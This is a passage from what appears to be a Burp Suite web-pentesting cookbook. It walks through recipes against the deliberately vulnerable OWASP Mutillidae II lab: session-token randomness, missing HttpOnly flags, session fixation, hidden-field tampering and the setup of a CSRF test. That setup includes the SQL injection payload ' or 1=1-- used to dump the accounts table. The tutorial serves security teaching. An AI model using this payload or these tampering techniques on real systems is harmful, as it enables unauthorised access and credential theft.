2. Open the Firefox browser to access the home page of OWASP Mutillidae II (URL: `http://<your_VM_assigned_IP_address>/mutillidae/`). Make sure you are starting a fresh session of the Mutillidae application and not logged into it already:



## OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013 | Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

3. Switch to the **Proxy** | **HTTP History** tab and select the request showing your initial browse to the Mutillidae home page.
4. Look for the GET request and the associated response containing the **Set-Cookie**: assignments. Whenever you see this assignment, you can ensure you are getting a freshly created cookie for your session. Specifically, we are interested in the **PHPSESSID** cookie value:

Target	Proxy	Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options	Alerts														
	Intercept	HTTP history	WebSockets history	Options																						
Logging of out-of-scope Proxy traffic is disabled <span style="float: right;">Re-enable</span>																										
Filter: Hiding CSS, image and general binary content																										
#	Host	Method	URL	Params	Edited	Status	Length	MIME type																		
24	http://192.168.56.101	GET	/mutillidae/			200	46134	HTML																		
<table border="1" style="width: 100%; border-collapse: collapse;"> <tr> <td style="width: 10%;">Request</td> <td style="width: 90%;">Response</td> </tr> <tr> <td style="text-align: center; padding: 5px;">Raw</td> <td style="text-align: center; padding: 5px;">Headers</td> <td style="text-align: center; padding: 5px;">Hex</td> <td style="text-align: center; padding: 5px;">HTML</td> <td style="text-align: center; padding: 5px;">Render</td> <td colspan="8"></td> </tr> </table>												Request	Response	Raw	Headers	Hex	HTML	Render								
Request	Response																									
Raw	Headers	Hex	HTML	Render																						
<pre style="font-family: monospace; font-size: 0.8em; padding: 10px;"> HTTP/1.1 200 OK Date: Tue, 04 Sep 2018 18:41:58 GMT Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1 X-Powered-By: PHP/5.3.2-lubuntu4.30 Set-Cookie: PHPSESSID=q7c79cfg8aqvkhia7dloiuo7750; path=/ Set-Cookie: showhints=1 Logged-In-User: Vary: Accept-Encoding Content-Length: 45632 Connection: close Content-Type: text/html </pre>																										
<pre style="font-family: monospace; font-size: 0.8em; padding: 10px;"> &lt;!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-19991224/1 &lt;html&gt; &lt;head&gt;     &lt;link rel="shortcut icon" href=".//images/favicon.ico" type="image/x-icon" /&gt;     &lt;link rel="stylesheet" type="text/css" href=".//styles/global-styles.css" /&gt;     &lt;link rel="stylesheet" type="text/css" href=".//styles/ddsmoothmenu/ddsmoothmenu.css" /&gt;     &lt;link rel="stylesheet" type="text/css" href=".//styles/ddsmoothmenu/ddsmoothmenu-v.css" /&gt; </pre>																										

5. Highlight the value of the PHPSESSID cookie, right-click, and select **Send to Sequencer**:

The screenshot shows the Burp Suite interface. In the 'Response' tab, there is an HTTP response message. A context menu is open over the 'Set-Cookie: PHPSESSID=q7c79cfg8aqvkrja7dloiuo7750; path=/' line, with the 'Send to Sequencer' option highlighted in red.

```
HTTP/1.1 200 OK
Date: Tue, 04 Sep 2018 18:41:58 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Set-Cookie: PHPSESSID=q7c79cfg8aqvkrja7dloiuo7750; path=/
Set-Cookie: showhints=1
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 45632
Connection: close
Content-Type: text/html
```

Send to Spider  
Do an active scan  
Do a passive scan  
Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
**Send to Sequencer**


Sequencer is a tool within Burp designed to determine the strength or the quality of the randomness created within a session token.

6. After sending the value of the PHPSESSID parameter over to Sequencer, you will see the value loaded in the **Select Live Capture Request** table.
7. Before pressing the **Start live capture** button, scroll down to the **Token Location Within Response** section. In the **Cookie** dropdown list, select **PHPSESSID=<captured session token value>**:

The screenshot shows the 'Select Live Capture Request' dialog in Burp Suite. At the top, there is a table with two columns: '# Host' and 'Request'. A single row is selected, showing 'http://192.168.56.101' in the Host column and 'GET /mutillidae/ HTTP/1.1 Host: 192.168.56.101...' in the Request column. To the left of the table are 'Remove' and 'Clear' buttons. Below the table is a 'Start live capture' button. The bottom section is titled 'Token Location Within Response' and contains three radio buttons: 'Cookie:' (selected), 'Form field:', and 'Custom location:'. The 'Cookie:' dropdown shows 'showhints=1'. The 'Form field:' dropdown shows 'showhints=1' and 'PHPSESSID=q7c79cfg8aqvkia7d1oi ...' (the latter is highlighted with a red border). To the right of the dropdowns is a 'Configure' button.

8. Since we have the correct cookie value selected, we can begin the live capture process. Click the **Start live capture** button, and Burp will send multiple requests, extracting the PHPSESSID cookie out of each response. After each capture, Sequencer performs a statistical analysis of the level of randomness in each token.


9. Allow the capture to gather and analyze at least 200 tokens, but feel free to let it run longer if you like:



10. Once you have at least 200 samples, click the **Analyze now** button. Whenever you are ready to stop the capturing process, press the **Stop** button and confirm **Yes**:



11. After the analysis is complete, the output of Sequencer provides an overall result. In this case, the quality of randomness for the PHPSESSID session token is excellent. The amount of effective entropy is estimated to be 112 bits. From a web pentester perspective, these session tokens are very strong, so there is no vulnerability to report here. However, though there is no vulnerability present, it is good practice to perform such checks on session tokens:



## How it works...

To better understand the math and hypothesis behind Sequencer, consult Portswigger's documentation on the topic here: <https://portswigger.net/burp/documentation/desktop/tools/sequencer/tests>.

## Testing for cookie attributes

Important user-specific information, such as session tokens, is often stored in cookies within the client browser. Due to their importance, cookies need to be protected from malicious attacks. This protection usually comes in the form of two flags—**secure** and **HttpOnly**.

The secure flag informs the browser to only send the cookie to the web server if the protocol is encrypted (for example, HTTPS, TLS). This flag protects the cookie from eavesdropping over unencrypted channels.

The `HttpOnly` flag instructs the browser to not allow access or manipulation of the cookie via JavaScript. This flag protects the cookie from cross-site scripting attacks.

## Getting ready

Check the cookies used in the OWASP Mutillidae II application, to ensure the presence of protective flags. Since the Mutillidae application runs over an unencrypted channel (for example, HTTP), we can only check for the presence of the `HttpOnly` flag. Therefore, the `secure` flag is out of scope for this recipe.

## How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view OWASP BWA applications.

1. From the **OWASP BWA Landing** page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox Browser, to access the home page of OWASP Mutillidae II (URL: `http://<your_VM_assigned_IP_address>/mutillidae/`). Make sure you are starting a fresh session and you are not logged in to the Mutillidae application:

The screenshot shows the OWASP Mutillidae II homepage. The URL in the browser address bar is `192.168.56.101/mutillidae/`. The page title is "OWASP Mutillidae II: Web Pwn in Mass Production". Below the title, it says "Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In". A navigation menu on the left includes links for "OWASP 2013", "OWASP 2010", "OWASP 2007", "Web Services", "HTML 5", "Others", "Documentation", and "Resources". The main content area features a banner for "Mutillidae: Deliberately Vulnerable Web Pen-Testing Application". It includes several interactive buttons: "Like Mutillidae? Check out how to help" (with a thumbs-up icon), "What Should I Do?" (with a person icon), "Help Me!" (with a red button icon), "Bug Tracker" (with a person icon), "Video Tutorials" (with a YouTube icon), and "Listing of vulnerabilities" (with a red lightbulb icon). At the bottom right, there is a link "Bug Report Email Address".

3. Switch to the **Proxy | HTTP history** tab, and select the request showing your initial browse to the Mutillidae home page. Look for the GET request and its associated response containing Set-Cookie: assignments. Whenever you see this assignment, you can ensure you are getting a freshly created cookie for your session. Specifically, we are interested in the PHPSESSID cookie value.
4. Examine the end of the Set-Cookie: assignments lines. Notice the absence of the HttpOnly flag for both lines. This means the PHPSESSID and showhints cookie values are not protected from JavaScript manipulation. This is a security finding that you would include in your report:

The screenshot shows the OWASP ZAP interface with the 'Proxy' tab selected. In the 'HTTP history' section, a single request is listed:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
24	http://192.168.56.101	GET	/mutillidae/			200	46134	HTML

The response body shows the following headers:

```

HTTP/1.1 200 OK
Date: Tue, 04 Sep 2018 18:41:58 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Set-Cookie: PHPSESSID=q7c79cfg0aqvria7dloiuo7750; path=/
Set-Cookie: showhints=1

```

The last two lines, which contain the Set-Cookie headers, are highlighted with a red box.

## How it works...

If the two cookies had HttpOnly flags set, the flags would appear at the end of the Set-Cookie assignment lines. When present, the flag would immediately follow a semicolon ending the path scope of the cookie, followed by the string HttpOnly. The display is similar for the Secure flag as well:

```
Set-Cookie: PHPSESSID=<session token value>;path=/;Secure;HttpOnly;
```

## Testing for session fixation

Session tokens are assigned to users for tracking purposes. This means that when browsing an application as unauthenticated, a user is assigned a unique session ID, which is usually stored in a cookie. Application developers should always create a new session token after the user logs into the website. If this session token does not change, the application could be susceptible to a session fixation attack. It is the responsibility of web penetration testers to determine whether this token changes values from an unauthenticated state to an authenticated state.

Session fixation is present when application developers do not invalidate the unauthenticated session token, allowing the user to use the same one after authentication. This scenario allows an attacker with a stolen session token to masquerade as the user.

## Getting ready

Using the OWASP Mutillidae II application and Burp's Proxy HTTP History and Comparer, we will examine unauthenticated PHPSESSID session token value. Then, we will log in to the application and compare the unauthenticated value against the authenticated value to determine the presence of the session fixation vulnerability.

## How to do it...

1. Navigate to the login screen (click **Login/Register** from the top menu), but do not log in yet.
2. Switch to Burp's **Proxy HTTP history** tab, and look for the GET request showing when you browsed to the login screen. Make a note of the value assigned to the PHPSESSID parameter placed within a cookie:

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
126	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php		✓	200	50832	HTML	php	

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=admin.php&username=&password=&user_info=php-submit-button=View+Account+Details
Cookie: showhints=1; PHPSESSID=08n6ptqhnrrnf3edv44o24teod3; acopendivids=swingset,jotto,phppbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

3. Right-click the PHPSESSID parameter and send the request to Comparer:

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params
126	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php	✓

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=admin.php&username=&password=&user_info=php-submit-button=View+Account+Details
Cookie: showhints=1; PHPSESSID=08n6ptqhnrrnf3edv44o24teod3; acopendivids=swingset,jotto,phppbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Send to Spider  
 Do an active scan  
 Do a passive scan  
 Send to Intruder Ctrl+I  
 Send to Repeater Ctrl+R  
 Send to Sequencer  
**Send to Comparer**

4. Return to the login screen (click **Login/Register** from the top menu), and, this time, log in under the username `ed` and the password `pentest`.
5. After logging in, switch to Burp's **Proxy HTTP history** tab. Look for the **POST** request showing your login (for example, the 302 HTTP status code) as well as the immediate **GET** request following the **POST**. Note the `PHPSESSID` assigned after login. Right-click and send this request to **Comparer**.
6. Switch to Burp's **Comparer**. The appropriate requests should already be highlighted for you. Click the **Words** button in the bottom right-hand corner:

The screenshot shows the Burp Suite interface with the 'Comparer' tab selected. Two requests are listed under 'Select item 1' and 'Select item 2'. Both requests are identical, showing a GET request to /multilidæ/index.php?page=login.php HTTP/1.1 and a POST request immediately following it. The 'Data' column for both requests shows the same content, including the PHPSESSID value. The right side of the window has buttons for Paste, Load, Remove, and Clear.

#	Length	Data
1	620	GET /multilidæ/index.php?page=login.php HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.114 Safari/537.36 POST /multilidæ/index.php?page=login.php HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.114 Safari/537.36
2	679	POST /multilidæ/index.php?page=login.php HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.114 Safari/537.36

#	Length	Data
1	620	GET /multilidæ/index.php?page=login.php HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.114 Safari/537.36 POST /multilidæ/index.php?page=login.php HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.114 Safari/537.36
2	679	POST /multilidæ/index.php?page=login.php HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.114 Safari/537.36

A popup shows a detailed comparison of the differences between the two requests. Note the value of `PHPSESSID` does not change between the unauthenticated session (on the left) and the authenticated session (on the right). This means the application has a session fixation vulnerability:

The screenshot shows the 'Word compare' tool comparing two requests. The left pane shows the unauthenticated session (Length: 620) and the right pane shows the authenticated session (Length: 679). The difference is highlighted in red, showing that the PHPSESSID value remains the same ('PHPSESSID=000d0phnrm3ed44c24teod3') for both requests. The 'Key' at the bottom indicates 'Modified' and 'Deleted' items.

## How it works...

In this recipe, we examined how the `PHPSESSID` value assigned to an unauthenticated user remained constant even after authentication. This is a security vulnerability allowing for the session fixation attack.

## Testing for exposed session variables

Session variables such as tokens, cookies, or hidden form fields are used by application developers to send data between the client and the server. Since these variables are exposed on the client-side, an attacker can manipulate them in an attempt to gain access to unauthorized data or to capture sensitive information.


Burp's Proxy option provides a feature to enhance the visibility of so-called *hidden* form fields. This feature allows web application penetration testers to determine the level of the sensitivity of data held in these variables. Likewise, a pentester can determine whether the manipulation of these values produces a different behavior in the application.

## Getting ready

Using the OWASP Mutillidae II application and Burp's Proxy's **Unhide hidden form fields** feature, we'll determine whether manipulation of a hidden form field value results in gaining access to unauthorized data.

## How to do it...

1. Switch to Burp's Proxy tab, scroll down to the **Response Modification** section, and check the boxes for **Unhide hidden form fields** and **Prominently highlight unhidden fields**:



2. Navigate to the User Info page. OWASP 2013 | A1 – Injection (SQL) | SQLi – Extract Data | User Info (SQL):

The screenshot shows the OWASP Mutillidae II: Web Pwn in application interface. At the top, there is a logo and the title 'OWASP Mutillidae II: Web Pwn in'. Below the title, it says 'Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1)'. The navigation bar includes links for 'Home', 'Login/Register', 'Toggle Hints', 'Show Popup Hints', 'Toggle Security', and 'Enforce SSL'. Below the navigation bar, there is a horizontal menu with three items: 'A1 - Injection (SQL)', 'SQLi - Extract Data', and 'User Info (SQL)'. A red box highlights this menu.

3. Note the hidden form fields now prominently displayed on the page:

The screenshot shows a web application interface for 'OWASP Mutillidae II: Web Pwn in Mass Production' version 2.6.24. The top navigation bar includes links for Home, Login/Register (which is highlighted with a red box), Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data. Below the navigation is a sidebar with links to OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources. A 'Getting Started: Project Whitepaper' link is also present. The main content area features a 'User Lookup (SQL)' section with a 'Back' button, a 'Help Me!' button, and a 'Hints' dropdown menu. Below this are links to 'AJAX Switch to SOAP Web Service version' and 'XML Switch to XPath version'. A prominent red box highlights the 'Hidden field [page]' input field, which contains the value 'user-info.php'. A message box below the input field says 'Please enter username and password to view account details'. Below the message box are fields for 'Name' and 'Password', and a 'View Account Details' button.

4. Let's try to manipulate the value shown, `user-info.php`, by changing it to `admin.php` and see how the application reacts. Modify the `user-info.php` to `admin.php` within the **Hidden field [page]** textbox:

This screenshot shows the same 'User Lookup (SQL)' page as the previous one, but with the 'Hidden field [page]' value changed to 'admin.php'. The rest of the interface remains the same, including the sidebar, navigation links, and message box.

5. Hit the *Enter* key after making the change. You should now see a new page loaded showing **PHP Server Configuration** information:

## Secret PHP Server Configuration Page

 Back     Help Me!

**PHP Version 5.3.2-1ubuntu4.30** 

<b>System</b>	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
<b>Build Date</b>	Apr 17 2015 15:01:49
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php5/apache2
<b>Loaded Configuration File</b>	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php5/apache2/conf.d
<b>Additional .ini files parsed</b>	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
<b>PHP API</b>	20090626
<b>PHP Extension</b>	20090626
<b>Zend Extension</b>	220090626
<b>Zend Extension</b>	API20090626,NTS

## How it works...

As seen in this recipe, there isn't anything hidden about hidden form fields. As penetration testers, we should examine and manipulate these values, to determine whether sensitive information is, inadvertently, exposed or whether we can change the behavior of the application from what is expected, based on our role and authentication status. In the case of this recipe, we were not even logged into the application. We manipulated the hidden form field labeled **page** to access a page containing fingerprinting information. Access to such information should be protected from unauthenticated users.

# Testing for Cross-Site Request Forgery

**Cross-Site Request Forgery (CSRF)** is an attack that rides on an authenticated user's session to allow an attacker to force the user to execute unwanted actions on the attacker's behalf. The initial lure for this attack can be a phishing email or a malicious link executing through a cross-site scripting vulnerability found on the victim's website. CSRF exploitation may lead to a data breach or even a full compromise of the web application.

## Getting ready

Using the OWASP Mutillidae II application registration form, determine whether a CSRF attack is possible within the same browser (a different tab) while an authenticated user is logged into the application.

## How to do it...

To level set this recipe, let's first baseline the current number of records in the account table and perform SQL Injection to see this:

1. Navigate to the **User Info** page: [OWASP 2013 | A1 – Injection \(SQL\) | SQLi – Extract Data | User Info \(SQL\)](#).
2. At the username prompt, type in a SQL Injection payload to dump the entire account table contents. The payload is '`' or 1=1-- <space>` (tick or 1 equals 1 dash dash space). Then press the **View Account Details** button.

3. Remember to include the space after the two dashes, since this is a MySQL database; otherwise, the payload will not work:

The screenshot shows a web application titled "User Lookup (SQL)". A red box highlights the URL "http://.../index.php?username=' or 1=1--&password=1". Below the URL, there is a "Switch to XPath version" link. A pink message box says "Please enter username and password to view account details". The "Name" field contains "' or 1=1--" and the "Password" field is empty. A blue "View Account Details" button is at the bottom.

4. When performed correctly, a message displays that there are 24 records found in the database for users. The data shown following the message reveals the usernames, passwords, and signature strings of all 24 accounts. Only two account details are shown here as a sample:

The screenshot shows a search results page. A red box highlights the search term "' or 1=1--". The results message says "Results for '' or 1=1-- ".24 records found.". Two account entries are listed:  
**Username=admin  
Password=admin  
Signature=g0t r00t?**  
**Username=adrian  
Password=somepassword  
Signature=Zombie Films Rock!**

We confirmed 24 records currently exist in the accounts table of the database.

5. Now, return to the login screen (click **Login/Register** from the top menu) and select the link **Please register here**.
6. After clicking the **Please register here** link, you are presented with a registration form.
7. Fill out the form to create a tester account. Type in the **Username** as *tester*, the **Password** as *tester*, and the **Signature** as *This is a tester account*:

The screenshot shows a registration form with the following fields:

<b>Username</b>	<input type="text" value="tester"/>
<b>Password</b>	<input type="password" value="*****"/> <a href="#">Password Generator</a>
<b>Confirm Password</b>	<input type="password" value="*****"/>
<b>Signature</b>	<input type="text" value="This is a tester account"/>

8. After clicking the **Create Account** button, you should receive a green banner confirming the account was created:

**Account created for tester. 1 rows inserted.**

9. Return to the **User Info** page: OWASP 2013 | A1 – Injection (SQL) | SQLi – Extract Data | User Info (SQL).
10. Perform the SQL Injection attack again and verify that you can now see 25 rows in the account table, instead of the previous count of 24:

**Results for "" or 1=1-- ".25 records found.**

11. Switch to Burp's Proxy **HTTP history** tab and view the **POST** request that created the account for the tester.

12. Studying this POST request shows the POST action (`register.php`) and the body data required to perform the action, in this case, `username`, `password`, `confirm_password`, and `my_signature`. Also notice there is no CSRF-token used. CSRF-tokens are placed within web forms to protect against the very attack we are about to perform. Let's proceed.

13. Right-click the POST request and click on **Send to Repeater**:

The screenshot shows the OWASp ZAP interface in the 'Proxy' tab. The 'HTTP history' tab is active. A POST request to `/mutillidae/index.php?page=register.php` is selected. A context menu is open at the bottom right of the request row, with the option `Send to Repeater` highlighted.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exten
70	http://192.168.56.101	POST	/mutillidae/index.php?page=register.php	✓		200	49863	HTML	php

Request Headers:

```
POST /mutillidae/index.php?page=register.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Cookie: showhints=1; PHPSESSID=08n6ptqhnrnk3edv44o24teod3; acopendivids=swingset,jotto,phpbb2,1
Connection: close
Upgrade-Insecure-Requests: 1
```


Request Body (Raw):

```
csrf-token=&username=tester&password=tester&confirm_password=tester&my_signature=This+is+a+test
```

Context Menu Options (highlighted):

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder
- Send to Repeater** (highlighted)
- Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser

